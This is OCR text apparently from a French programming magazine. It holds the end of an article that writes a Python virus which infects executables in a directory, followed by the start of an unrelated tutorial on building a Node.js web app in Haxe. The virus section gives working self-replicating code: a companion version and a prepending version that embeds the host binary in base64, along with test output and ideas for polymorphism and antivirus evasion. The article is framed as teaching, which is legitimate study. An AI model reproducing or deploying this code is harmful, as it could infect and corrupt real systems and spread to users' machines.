39:     originalFile = pathToCorrupt + '.' + cmd
40:     shutil.move(fileToCorrupt, originalFile)
41:     shutil.copyfile(argv[0], fileToCorrupt)
42:     os.chmod(fileToCorrupt, stat.S_IXUSR| stat.S_
IRUSR | stat.S_IWUSR | stat.S_IXGRP | stat.S_IROTH
| stat.S_IWOTH | stat.S_IXOTH | stat.S_IROTH |
stat.S_IWOTH)
43: except:
44:     # Pb lors de l'infection, on
restitue les données initiales
45:     shutil.move(originalFile,
fileToCorrupt)
46:     exit(1)
47:
48: # Bombe logique
49: bomb()
50:
51: # === ORIGINAL ===
52: # Exécution du code original
53: try:
54:     if argv[0] != './easy_install.py':
55:         os.system('.' + os.path.
basename(argv[0]) + ' ' + ' '.join(argv[1:]))
56: except:
57:     exit(2)
```

Le code est séparé en deux parties : les instructions du virus proprement dites qui commencent après le commentaire **# === INFECTED ===** (ligne 2) et les instructions permettant d'exécuter le code original qui commencent après le commentaire **# === ORIGINAL ===** (ligne 50). La toute première ligne est occupée par le *shebang* classique permettant de lancer automatiquement l'interpréteur **/usr/bin/python3**.

Dans la partie « virus », les lignes 3 à 8 contiennent les imports des différents modules dont nous aurons besoin (**os**, **os.path**, **shutil** et **stat** pour les accès système, **argv** de **sys** pour connaître le nom du programme en cours d'exécution, et **random** pour choisir une commande à infecter de manière aléatoire). Dans les lignes 10 à 12, on définit les paramètres de base du virus : le nom de la commande qui sera infectée lors de l'inoculation initiale (**cmd_init** et **cmd** qui sera modifié si **cmd_init** est déjà vérolé) et le chemin contenant les fichiers à infecter (**fileToCorrupt** est le nom en chemin absolu du fichier à infecter, déduit des valeurs des deux premières variables). On définit ensuite deux fonctions :

- **isInfected()** permet de déterminer à partir d'une chaîne de caractères passée en paramètre si un fichier est déjà infecté ou non (un fichier infecté comportera en seconde ligne la chaîne **# === INFECTED ===**). Notez que la comparaison est effectuée sur une chaîne de *bytes* puisque la chaîne de caractères **'# === INFECTED ==='** est précédée du caractère de conversion **b**. En effet, comme nous allons lire des fichiers qui ne sont pas nécessairement des fichiers texte, il est obligatoire de travailler sur des *bytes*.

- **bomb()** correspond à la bombe logique, au traitement que doit effectuer le virus (vérifier une date avant de s'exécuter, altérer des données, etc.). Ici il s'agit simplement de l'affichage d'un petit message.

On détermine ensuite quel est le nom du fichier à infecter : on ouvre le fichier **fileToCorrupt** en mode « lecture binaire » (**rb**) en ligne 20 et on lit l'ensemble des lignes que l'on place dans la liste **ftcLines** (ligne 21). Ceci permet de tester le contenu de la deuxième ligne (**fctLines[1]**) en ligne 22 pour savoir si le fichier initial (ici **ls**) est déjà infecté ou pas. S'il n'est pas infecté, on passe directement en ligne 35, sinon il faut déterminer un autre nom de fichier. Pour cela, on récupère la liste de tous les fichiers du répertoire **pathToCorrupt** dans la liste **filenames** (ligne 23) et on mélange les éléments de cette dernière à l'aide de **random.shuffle()** (ligne 24). Dans les lignes 25 à 31, on parcourt ensuite les éléments de **filenames** et dès que l'on trouve le nom d'une commande qui ne soit pas le nom de la commande à infecter initialement (**cmd_init** soit **ls** ici) et dont le nom ne commence pas par un point (les véritables exécutables sont renommés en préfixant leur nom d'un point - par exemple **.ls** pour l'exécutable associé à **ls** - et il est inutile d'inoculer à nouveau le virus dans ces fichiers). On lit ensuite le contenu du fichier pour déterminer s'il est infecté ou non (lignes 27 à 31). Si le fichier n'est pas infecté, on modifie son nom dans **fileToCorrupt** (**cmd** étant déjà changé) et on sort de la boucle par un **break** en ligne 31. Dans le cas où l'on ne sort pas du bloc **for** par un **break**, le **else** des lignes 32 à 34 sera exécuté pour indiquer que tous les fichiers ont déjà été vérolés et l'on sortira du programme sans erreur (code **0**).

Une fois que l'on sait quel fichier infecter, il n'y a plus qu'à renommer le fichier original en le préfixant d'un point (ligne 40), copier le fichier courant à la place du fichier original (ligne 41) tout en lui donnant le maximum de droits d'accès (ligne 42). Si un problème intervient lors de cette phase, on replace le fichier original à sa place de manière à ce que l'on ne puisse pas détecter la présence du virus (lignes 44 à 46). Notez la présence d'un affichage en ligne 38 permettant de visualiser simplement quel est le fichier infecté. On exécute ensuite la bombe logique contenue dans la fonction **bomb()**.

Dans la partie « exécution du code original », on s'assure simplement que le programme en cours d'exécution n'est pas **easy_install.sh** (ligne 53) pour ne pas boucler infiniment en le réexécutant. S'il ne s'agit pas d'**easy_install.sh**, on exécute le « compagnon » qui est le programme original renommé en le préfixant par un point. Ainsi, si nous avons exécuté **ls**, alors **argv[0]** contient quelque chose du type **/home/tristan/my_bin/ls** et **os.path.basename()** en ligne 54 nous permet de ne récupérer que le nom de la commande, à savoir **ls**. Les paramètres de la commande se trouvent dans **argv[1:]** et **' '.join()** permet de tous les concaténer pour obtenir une chaîne de caractères. Nous passons les erreurs sous silence avec une sortie ayant pour code d'erreur **2** (ligne 56).

Testons maintenant ce programme :

```
$ easy_install.py
Infection in progress : command ls
BEAAAAAAAAAAH!
$ ls
Infection in progress : command login
BEAAAAAAAAAAH!
easy_install.py  my_bin
$ ls
Infection in progress : command grep
BEAAAAAAAAAAH!
easy_install.py  my_bin
$ grep 'virus'
Infection in progress : command udevadm
BEAAAAAAAAAAH!
Utilisation : .grep [OPTION]... MOTIF [FICHIER]...
Exécutez « .grep --help » pour obtenir des renseignements
complémentaires.
```

Le virus remplit sa tâche. Bien entendu, il n'est pas très discret, même sans anti-virus :-)

```
$ ls -a my_bin
Infection in progress : command ntfstruncate
BEAAAAAAAAAAH!
.          chacl        fgconsole   lessecho    .more
..         chgrp        fgrep       lessfile    mount
ntfsfix    mountpoint   .ntfsfix    rm          systemd-inhibit
...
```

4. UN VIRUS PLUS SOPHISTIQUÉ

Nous allons modifier le programme précédent afin de ne plus nous trouver dans la configuration du virus compagnon : le code du virus sera ajouté au début du fichier hôte (*prepend*) et lors de l'exécution du programme il démarrera donc avant de lancer le code de l'hôte. Cette technique est « simple » lorsqu'il s'agit d'un code binaire infectant un code binaire ou d'un code source texte infectant un code texte (cas d'un virus Python infectant un script Python)... mais nous allons voir qu'il faudra utiliser quelques astuces pour que le code Python cohabite avec un code binaire et que les deux programmes puissent être exécutés. Le programme sera cette fois **easy_install_v2.py** :

```
01: #!/usr/bin/python3
02: # === INFECTED ===
03: import os
04: from sys import argv
05: import stat
06: import random
07: import base64
08: import tempfile
09:
10: cmd_init, cmd = ('ls', 'ls')
11: pathToCorrupt = '/home/tristan/my_bin/'
12: fileToCorrupt = pathToCorrupt + cmd
13:
14: def isInfected(content):
15:     return content == b'# === INFECTED ===\n'
16:
17: def bomb():
18:     print('BEAAAAAAAAAAH!')
19:
20: with open(fileToCorrupt, 'rb') as currentFile:
21:     ftcLines = currentFile.readlines()
22:     if isInfected(ftcLines[1]):
23:         filenames = os.listdir(pathToCorrupt)
24:         random.shuffle(filenames)
25:         for cmd in filenames:
26:             if cmd != cmd_init:
27:                 with open(pathToCorrupt + cmd,
'rb') as newFile:
28:                     ftcLines = newFile.
readlines()
29:                     if not
isInfected(ftcLines[1]):
30:                         fileToCorrupt =
pathToCorrupt + cmd
31:                         break
32:         else:
33:             print('All files already corrupted!')
34:             exit(0)
35:
36: # ftcLines contient le code binaire du programme
37: ftcLines = b''.join(ftcLines)
38:
39: # On détermine où se trouve le code exécutable
original
40: with open(argv[0], 'rb') as currentFile:
41:     content = currentFile.readlines()
42:
43: startOrigin = False
44: original = None
45: virus = []
46: for i in range(len(content)):
47:     if startOrigin:
48:         original = content[i][2:]
49:     else:
50:         virus.append(content[i])
51:     if content[i] == b'# === ORIGINAL ===\n':
52:         startOrigin = True
53:
54: # On efface l'exécutable, on écrit le code Python
et on colle le code binaire
55: print('Infection in progress : command', cmd)
56: os.remove(fileToCorrupt)
57: with open(fileToCorrupt, 'wb') as
currentFile:
58:     for line in virus:
59:         currentFile.write(line)
60:     currentFile.write(b'# ' + base64.
b64encode(ftcLines))
61: os.chmod(fileToCorrupt, stat.S_IXUSR |
stat.S_IRUSR | stat.S_IWUSR | stat.S_IXGRP |
stat.S_IROTH | stat.S_IWOTH | stat.S_IXOTH |
stat.S_IROTH | stat.S_IWOTH)
62:
63: # Bombe logique
64: bomb()
65:
66: # Exécution du code original
67: try:
68:     if argv[0] != './easy_install_v2.py':
69:         if original is None:
70:             original = ftcLines
71:         temp = tempfile.
NamedTemporaryFile(delete=True)
72:         with open(temp.name, 'wb') as
tmpCmdFile:
73:             tmpCmdFile.write(base64.
b64decode(original))
74:         os.chmod(temp.name, stat.S_IXUSR
| stat.S_IRUSR | stat.S_IWUSR | stat.S_IXGRP
| stat.S_IROTH | stat.S_IWOTH | stat.S_IXOTH
| stat.S_IROTH | stat.S_IWOTH)
75:         temp.file.close()
76:         os.system(temp.name +' ' + ' '.
join(argv[1:]))
77: except:
78:     exit(2)
79:
80: # === ORIGINAL ===
```

Dans les lignes 3 à 8, on retrouve les imports avec quelques différences : **base64** va nous permettre de convertir les données binaires en ASCII et inversement de manière à pouvoir faire cohabiter le code Python avec le code de l'instruction vérolée et de pouvoir ensuite exécuter tout de même l'instruction, et **tempfile** permettra de manipuler des fichiers temporaires avec un minimum de difficultés.

Les lignes 10 à 34 sont les mêmes que celles du programme précédent et ne nécessitent donc pas d'explications particulières.

Le code du fichier à infecter se trouve dans la variable **ftcLines** sous la forme d'une liste (car le fichier a été lu avec **readlines()**). Il faut absolument joindre tous les éléments de la liste de manière à n'avoir qu'une seule ligne et assurer ainsi l'absence de tout caractère parasite lorsque nous écrirons le fichier. Cela est fait en ligne 37 où vous noterez l'usage de **b''** de manière à travailler sur des *bytes*.

Dans les lignes 39 à 52, on lit le fichier courant (celui qui contient forcément un virus, donc soit `easy_install_v2.py`, soit un fichier infecté qui a été exécuté). Tout ce qui précède la ligne `# === ORIGINAL ===` est le code Python du virus que nous stockons dans la liste `virus`. Après `# === ORIGINAL ===` il ne reste plus qu'une ligne de code binaire que nous plaçons dans `original` en la décommentant (pour que le code Python puisse s'exécuter correctement, lors de l'écriture des données de la commande infectée, nous ajouterons un caractère dièse et un espace en début de ligne). C'est pour cela qu'en ligne 48 on utilise `content[i][2:]` : l'élément d'indice `i` de `content` dans lequel on prend tous les caractères sauf ceux d'indices `0` et `1`.

NOTE

Rappel

La notation `[debut:fin:pas]` est appelée *slicing* en Python. Elle permet de manipuler les éléments d'une liste en commençant à l'indice `debut` jusqu'à `fin` (non compris) avec un `pas` donné. Ainsi `[2:]` (qui peut également s'écrire `[2::]` ou `[2::1]` signifie « les éléments de la liste depuis l'indice `2` jusqu'à la fin avec un pas de `1` » (par défaut le pas est de `1` et si la fin n'est pas indiquée, il s'agit de tous les éléments jusqu'à la fin de la liste).

Dans les lignes 54 à 61 on infecte l'hôte. Remarquez que l'on travaille cette fois sans protection (pas de retour possible en cas d'erreur) puisque l'on commence par effacer le fichier cible (ligne 56) que l'on remplace ensuite en créant un fichier de même nom contenant le code du virus (lignes 57 à 59) suivi du code binaire de la commande que l'on convertit en base64 (ligne 60). Cette opération se conclut en ligne 61 par la modification des droits du fichier.

On exécute ensuite le contenu de la bombe logique en ligne 64.

Pour finir, on exécute le code original de l'hôte s'il ne s'agit pas du programme initial `easy_install_v2.py` (ligne 68). Pour que cette exécution soit possible, on va créer un fichier temporaire grâce au module `tempfile` (ligne 71), écrire dans les lignes 72 et 73 le code binaire en le décodant (puisqu'il avait été converti en base64), le rendre exécutable en ligne 74 et enfin l'exécuter en lui transmettant tous ces paramètres en ligne 76. La ligne de commentaire `# === ORIGINAL ===` marque la fin du virus et la ligne suivante contiendra le code binaire des fichiers une fois ceux-ci infectés.

À l'exécution, ce programme se comporte exactement comme le précédent, mais laisse moins de traces derrière lui puisque le fichier temporaire est détruit après utilisation.

5. AMÉLIORATIONS DIVERSES

Soyons réalistes, n'importe quel antivirus détectera aisément notre virus. Parmi les améliorations possibles, que pourrions-nous faire ?

- Nous pourrions éviter de générer un fichier temporaire afin d'exécuter le programme de l'hôte. Plusieurs pistes sont alors à explorer :
  - → utiliser **PyInstaller [1]**, un outil permettant de créer un fichier exécutable unique à partir d'un code Python et de ses dépendances ;
  - → exécuter du code binaire contenu dans un *bytes array* directement depuis Python (est-ce seulement possible ?) ;
  - → etc.
- Nous pourrions rendre le virus polymorphe en découpant le code binaire en lignes (que l'on commentera) et en y insérant de manière aléatoire le code du virus. Pour exécuter le code de l'hôte, il faudra alors récupérer l'ensemble des lignes commentées (attention à ne laisser aucun autre commentaire réel), les décommenter et reformer le code binaire sur une ligne.
- Nous pourrions rendre le virus métamorphe... mais pour cela il nous faut un moteur métamorphique (à ne pas confondre avec métaphorique :-)). Il en existe de nombreux sur le Web, même en Python **[2]**... mais ils travaillent sur des fichiers binaires et tant que le code de notre virus restera en Python, nous ne pourrons pas explorer cette voie.
- Sans doute encore d'autres voies auxquelles je n'ai pas pensé...

CONCLUSION

Nous avons pu voir dans cet article la structure élémentaire des virus, ce qui a été un prétexte à la manipulation de fichiers et des données binaires en Python. Même si ce langage n'est pas forcément celui auquel on va penser en premier pour écrire un virus, il permet tout de même de réaliser simplement des « prototypes » fonctionnels. Toutefois, pour continuer à explorer ce domaine et approfondir les notions que nous n'avons fait qu'effleurer, il faudra vraisemblablement envisager de changer de langage, à moins de ne cibler que des fichiers texte, auquel cas Python reste tout indiqué. ■

RÉFÉRENCES

[1] PyInstaller : http://www.pyinstaller.org/

[2] Metame : https://github.com/a0rtega/metame

INTRODUCTION À HAXE-NODEJS

FRANK ENDRES
[Professeur en BTS informatique aux Sables-d'Olonne]

MOTS-CLÉS : WEB, HAXE, NODEJS, HTTP

Haxe est un langage de programmation permettant – entre autres – le développement d'applications web compilées en PHP ou en JavaScript (pour le navigateur ou Node.js). Il présente l'intérêt d'avoir un typage strict, ce qui permet la détection de certaines erreurs dès la compilation.

Cet article introduit le développement d'une application web pour l'environnement d'exécution **Node.js** avec le langage de programmation **Haxe** (qui sera compilé en **JavaScript**).

Il s'appuie sur la réalisation d'une ébauche d'application web de gestion d'une bibliothèque selon une architecture **MVC** (Modèle-Vue-Contrôleur) et en s'inspirant du style d'architecture **ReST** (*Representational State Transfer*). Il aborde des concepts tels que le routage d'URL (*Uniform Resource Locator*) et l'utilisation d'un moteur de gabarits (*templates*).

Pour la persistance des données, c'est la base **HaxeLow** qui a été retenue : il s'agit du portage de **LowDB** – une simple base de données **NoSQL** (*Not Only SQL*) orientée documents qui utilise le format JSON (*JavaScript Object Notation*).

Dans un souci de réutilisabilité, un *framework* minimaliste sera développé parallèlement.

1. PRÉSENTATION DU LANGAGE HAXE

Haxe **[1]** est un langage de programmation libre créé en 2005. Il utilise une syntaxe similaire à celle du JavaScript,

avec comme principales différences un typage strict et un modèle objet plus « classique », proche de celui du **Java** ou du **C#**. Haxe est indépendant de l'environnement d'exécution : il peut être compilé notamment en **C++**, C#, **PHP**, JavaScript, Java et **Python** et permet aussi bien le développement de jeux multiplateformes (Android, iOS, Linux, Mac OS, Web, Windows...) que d'applications et services web (**Neko**, Node.js et PHP).

2. INSTALLATION DES OUTILS

Le développement d'une application pour la plateforme d'exécution Node.js à partir du langage de programmation Haxe, requiert l'installation additionnelle :

- du kit de développement logiciel (*SDK*) Haxe ;
- de la machine virtuelle Neko VM (nécessaire pour installer les bibliothèques Haxe) ;
- de la bibliothèque Haxe **hxNodeJs**.

De plus, pour la solution de persistance des données retenue, la bibliothèque Haxe HaxeLow est requise.

Pour éditer le code source, **Geany** supporte le langage Haxe par défaut ; pour utiliser un autre éditeur ou environnement de développement intégré (IDE), se référer à la documentation **[2]**.

2.1 Installation automatisée de Haxe (et Neko)

La procédure d'installation de Haxe est relativement simple en utilisant les programmes d'installation pour Mac OS X ou Windows ou les paquets de votre distribution Linux. Attention, cependant, notamment sous Debian et Ubuntu : la dernière version de Haxe est requise (à l'heure où ces lignes sont écrites, il s'agit de la 3.2.1) ; cf indications officielles **[3]**.

Neko est automatiquement installé (c'est une dépendance de Haxe).

2.2 Installation manuelle de Haxe et Neko

Si la distribution Linux utilisée ne dispose pas des paquets (comme **Slackware** par exemple) ou pour une installation manuelle, télécharger les archives binaires de Haxe et Neko **[4]** correspondant à l'architecture du système (32 ou 64 bits).

Extraire les fichiers de l'archive Neko, puis, en tant que *root*, saisir les commandes :

```
$ tar -zxvf neko-2.0.0-linux64.tar.gz #ou "linux"
(32 bits)
$ cd neko-2.0.0-linux
$ su #ou "sudo su" pour obtenir les privilèges root
# cp neko* /usr/bin/
# cp libneko.so /usr/lib64/ #ou "lib" (selon
l'architecture)
# mkdir /usr/lib/neko
# cp *.ndll /usr/lib/neko/ #même pour architecture
64 bits
# cp -r include /usr/include/neko
```

Extraire les fichiers de l'archive Haxe, puis saisir les commandes (en tant que *root*) :

```
$ tar -zxvf haxe-3.2.1-linux64.tar.gz #ou "linux32"
$ cd haxe-3.2.1/
# mkdir /usr/lib/haxe
# cp -r * /usr/lib/haxe/
# ln -sf /usr/lib/haxe/haxelib /usr/bin/
# ln -sf /usr/lib/haxe/haxe /usr/bin/
```

Enfin, paramétrer l'emplacement des bibliothèques additionnelles Haxe *deux* fois : une fois en tant que *root* (qui a les privilèges d'installation), l'autre sous l'identité de l'utilisateur/utilisatrice développeur/développeuse :

```
# haxelib setup /usr/lib/haxe/extra #cf
emplacement d'installation
# exit #abandon des privilèges root
$ haxelib setup /usr/lib/haxe/extra
```

Si la bibliothèque **libpcre.so.3** n'est pas trouvée, saisir la commande (en tant que *root*) :

```
# ln -sf libpcre.so /usr/lib64/libpcre.so.3#ou "lib"
```

2.3 Installation des bibliothèques Haxe additionnelles

Deux bibliothèques Haxe additionnelles sont requises, elles s'installent avec les commandes :

```
# haxelib install hxnodejs #accès à l'API Node.js
# haxelib install haxelow#base de données
```

3. ÉTAPE N°1 : ROUTAGE D'URL

Cette première étape consiste à mettre en place le système de routage d'URL de l'application (avec prise en charge du contenu statique). Remarque : l'architecture mise en place est arbitraire et consiste en un compromis entre simplicité et réutilisabilité.

3.1 Arborescence de l'application

L'application est organisée en plusieurs dossiers :

```
- compile.hxml  directives de compilation
- framework/  code du framework (réutilisable)
    |- APIError.hx
    |- Listener.hx
- src-srv/  code source de l'application
    |- Index.hx point d'entrée et API
- static/  contenus statiques (images, CSS, ...)
    |- styles.css
- views/  vues (embarquées dans le code)
    |- index.html
```

3.2 Directives de compilation

Le fichier **compile.hxml** contient les directives de compilation :

- les directives **cp** indiquent où chercher le code source Haxe ; la directive **main** indique le nom de la classe contenant le point d'entrée du programme ;
- la directive **js** indique que le programme doit être compilé en JavaScript et le nom de l'exécutable ; les directives **lib** indiquent les bibliothèques Haxe à utiliser (ici **hxnodejs** pour le support de Node.js) ;
- la directive **resource** permet d'embarquer des ressources dans le code (ici le contenu d'une page HTML) ; la syntaxe est **cheminResource@identifiant** (voir **[5]** pour la documentation détaillée).

```
-cp src-srv
-cp framework
-main Index
-js index.js
-lib hxnodejs
-resource views/index.html@index
```

3.3 Contenu à afficher (HTML)

Exemple de code pour la page HTML à afficher par défaut (fichier **views/index.html**) :

```
<!DOCTYPE html>
<html>
    <head>
        <title>Hello Haxe / Node.js</title>
        <link rel="stylesheet" type="text/css"
href="static/styles.css"/>
        <meta charset="UTF-8"/>
    </head>
    <body><h1>Bonjour amis développeurs !</h1></body>
</html>
```

Exemple de contenu pour la feuille de style (fichier **static/styles.css**) :

```
h1 { text-decoration : underline; }
```

3.4 Point d'entrée et API

C'est le fichier **src-srv/Index.hx** qui contient le point d'entrée du programme et l'API (*Application Programing Interface*) permettant de router les requêtes HTTP (*Hyper Text Transfer Protocol*) en fonction de l'URL.

Au lancement de l'application, le contrôle est donné au *framework* (cf. **Listener.start()**) dont le code est présenté plus loin.

Pour cette première étape, l'application ne gère que les URLs sans paramètres (http://127.0.0.1:8080/sansRienAprès), prises en charge par la méthode **doDefault** et se contente de retourner le contenu du fichier **index.html** précédemment créé (et embarqué en ressource dans le code).

```
import haxe.Resource;
import js.node.http.IncomingMessage;
import js.node.http.ServerResponse;

class Index {
    var req : IncomingMessage;
    var res : ServerResponse;
    var data : Dynamic; //libre
(plusieurs possibilités)

    public function new(req :
IncomingMessage, res : ServerResponse,
data : Dynamic) {
        this.req = req;
        this.res = res;
        this.data = data;
    }

    public function doDefault() {
        res.end(Resource.
getString("index")); //cf nom de la
ressource dans compile.hxml
    }

    public static function main() {
        Listener.start();
    }
}
```

3.5 Framework : routage d'URL

Concernant le routage d'URL, le *framework* (fichier **framework/Listener.hx**) offre les fonctionnalités suivantes :

- prise en charge du contenu statique (images, feuilles de styles...) qui doit être placé dans le dossier **static** ;
- routage d'URL pour le contenu généré dynamiquement ; l'API (contenant les fonctions **do...**) doit être définie dans la classe **Index**.

Le code de la fonction **start** de la classe **Listener** est très similaire à celui qui aurait pu être écrit en JavaScript (à l'exception du typage) :

- mise en écoute d'un serveur web sur le port **8080** par défaut à moins qu'il ne soit indiqué en paramètre de la ligne de commandes ;
- lorsqu'une requête arrive, c'est la présence ou l'absence de **/static** dans l'URL qui permet de sélectionner le type de traitement (contenu statique ou généré dynamiquement).

```
import haxe.web.Dispatch;
import haxe.Json;
import js.Error;
import js.Node;
import js.node.Http;
import js.node.http.Server;
import js.node.http.IncomingMessage;
import js.node.http.ServerResponse;
import js.node.Fs;
import js.node.fs.Stats;

class Listener {
    public static function start() {
        var srv : Server = Http.
createServer(function(req :
IncomingMessage, res : ServerResponse) {
            if (req.url.indexOf("/static")
== 0) {
                handleStatic(req, res);
            } else {
                handleDynamic(req, res);
            }
        });
        var argv : Array<String> =
js.Node.process.argv;
        var port : Int = 8080;
        if (argv.length == 3) {
            port = Std.parseInt(argv[2]);
        }
        srv.listen(port);
    }
```

Remarque : le typage des variables n'est pas obligatoirement explicite : il peut être déterminé par inférence de type dès la compilation ; ainsi, il serait possible d'écrire **var srv = Http.createServer(...);** pour que la variable soit automatiquement typée.

Le traitement du contenu statique est géré par la fonction **handleStatic** :

- le type MIME (*Multipurpose Internet Mail Extensions*) est déterminé à partir de l'extension du fichier (seules certaines sont acceptées) ;
- la taille du fichier est obtenue de façon asynchrone (s'il existe !), puis le contenu est envoyé au fur et à mesure de la lecture (cf. méthode **pipe**) :

```
    static function handleStatic(req :
IncomingMessage, res : ServerResponse) {
        var filename : String = Node.__dirname +
req.url;
        var extension : String = req.url.
substr(req.url.lastIndexOf(".") + 1);
        var mimetype : String = null;
        switch (extension) {
            case "jpeg", "jpg": mimetype = "image/
jpeg";
            case "png": mimetype = "image/png";
            case "css": mimetype = "text/css";
            case "html": mimetype = "text/html";
            case "js": mimetype = "text/
javascript";
        }
        if (mimetype == null) {
            res.writeHead(400, "Forbidden file
extension: '" + req.url + "'");
            res.end();
        } else {
            Fs.stat(filename, function(e : Error,
infos : Stats) {
                if (infos == null) {
                    res.writeHead(404, "File not
found: '" + req.url + "'");
                    res.end();
                } else {
                    res.setHeader("Content-Type",
mimetype);
                    res.setHeader("Content-Length",
Std.string(infos.size));
                    Fs.createReadStream(filename).
pipe(res);
                }
            });
        }
    }
```

Le traitement du contenu dynamique est géré par la fonction **handleDynamic** :

- les données (corps de la requête) sont assemblées dans la variable **data** au fur et à mesure de leur arrivée ;
- sur l'événement « fin » (requête complète), les données sont analysées et le répartiteur d'URL (cf. **Dispatch.run**) est invoqué avec une nouvelle instance de la classe **Index** (API) ; en cas d'erreur de routage ou d'utilisation de l'API, une exception est levée (et traitée par l'envoi d'un code d'erreur HTTP).

```
    static function handleDynamic(req :
IncomingMessage, res : ServerResponse) {
        var data : String = "";
        req.on("data", function(chunk : String)
{
            data += chunk;
        });
        req.on("end", function() {
            try {
                var obj : Dynamic = null;
                if (data != "") {
                    obj = parseBody(data, req.
headers.get("content-type"));
                }
                //trace(obj); //pour déboguer
                Dispatch.run(req.url, null, new
Index(req, res, obj));
            } catch (e : DispatchError) {
                res.writeHead(400, "No route for
'" + req.url + "'");
                res.end();
            } catch (e : APIError) {
                res.writeHead(e.code, e.reason);
                res.end();
            }
        });
    }
```

L'analyse des données, effectuée par la fonction **parseBody**, consiste à les dé-sérialiser sous la forme d'un objet (de structure libre) ; les formats JSON et Form/UrlEncoded sont pris en charge :

```
    static function parseBody(data : String,
contentType : String) : Dynamic {
        var obj : Dynamic;
        switch (contentType) {
        case "application/json":
            try {
                obj = Json.parse(data);
            } catch (e : Error) {
                throw new APIError(400, "Invalid
JSON");
            }
        case "application/x-www-form-urlencoded":
            obj = {};
            for (param in data.split("&")) {
                var i : Int = param.indexOf("=");
                if (i == -1) {
                    throw new APIError(400,
"Invalid form/urlencoded body");
                }
                Reflect.setField(obj, param.
substr(0, i), param.substr(i+1));
            }
        default: obj = data; }
        return obj;
    }
}
```

Remarques :

- **Reflect.setField(objet, nomChamp, valeur)** permet d'ajouter (ou modifier) un champ à un objet en lui affectant une valeur ;
- la solution présentée ici ne gère pas les caractères accentués, et je n'ai pas encore réussi à trouver une solution satisfaisante ; une solution de contournement est possible en utilisant des instructions du type : **str = StringTools.replace(str, "%C3%A0", "à");**.

À titre de référence, les diagrammes UML (simplifiés) des principales classes Node.js utilisées dans cet article sont présentés en figure 1a, 1b, 1c et 1d. Pour plus de détail, se référer à la documentation officielle de la bibliothèque Haxe/Node.js **[6]**.

3.6 Framework : codes d'erreur HTTP

La classe **APIError** (fichier **framework/APIError.hx**) sert à lever des exceptions en cas d'erreur d'utilisation de l'API afin de renseigner l'utilisateur. avec un code de retour HTTP et un message explicatif.

```
class APIError {
    public var code(default, null) : Int;
//propriétés lisibles (cf default)
    public var reason(default, null) :
String; //mais non modifiables (cf null)

    public function new(code : Int,
reason : String) {
        this.code = code;
        this.reason = reason;
    }
}
```

3.7 Compilation et test de l'application

Pour compiler l'application, exécuter la commande :

```
$ haxe compile.hxml
```

Lorsque la compilation réussit, cette commande génère le fichier **index.js** qui contient le code de l'application Node.js. Pour la démarrer :

```
$ node index.js #ou "node index.js n°Port"
```

Vérifier ensuite l'affichage de la page de test (avec les styles définis) dans le navigateur avec l'URL http://127.0.0.1:8080.

Attention : si la modification de la feuille de styles ne nécessite qu'un rechargement, la modification du contenu de la page nécessite quant à elle la recompilation (et le redémarrage) de l'application : en effet, le contenu du fichier HTML est embarqué en ressource dans le programme.




Figure 1a : Classes Node, Console, Process, Http et Server.




Figure 1b : Classes Fs (Filesystem) et Stats.




Figure 1c : Classes Readable, ReadStream et IncomingMessage.




Figure 1d : Classes Writeable, WriteStream et ServerResponse.

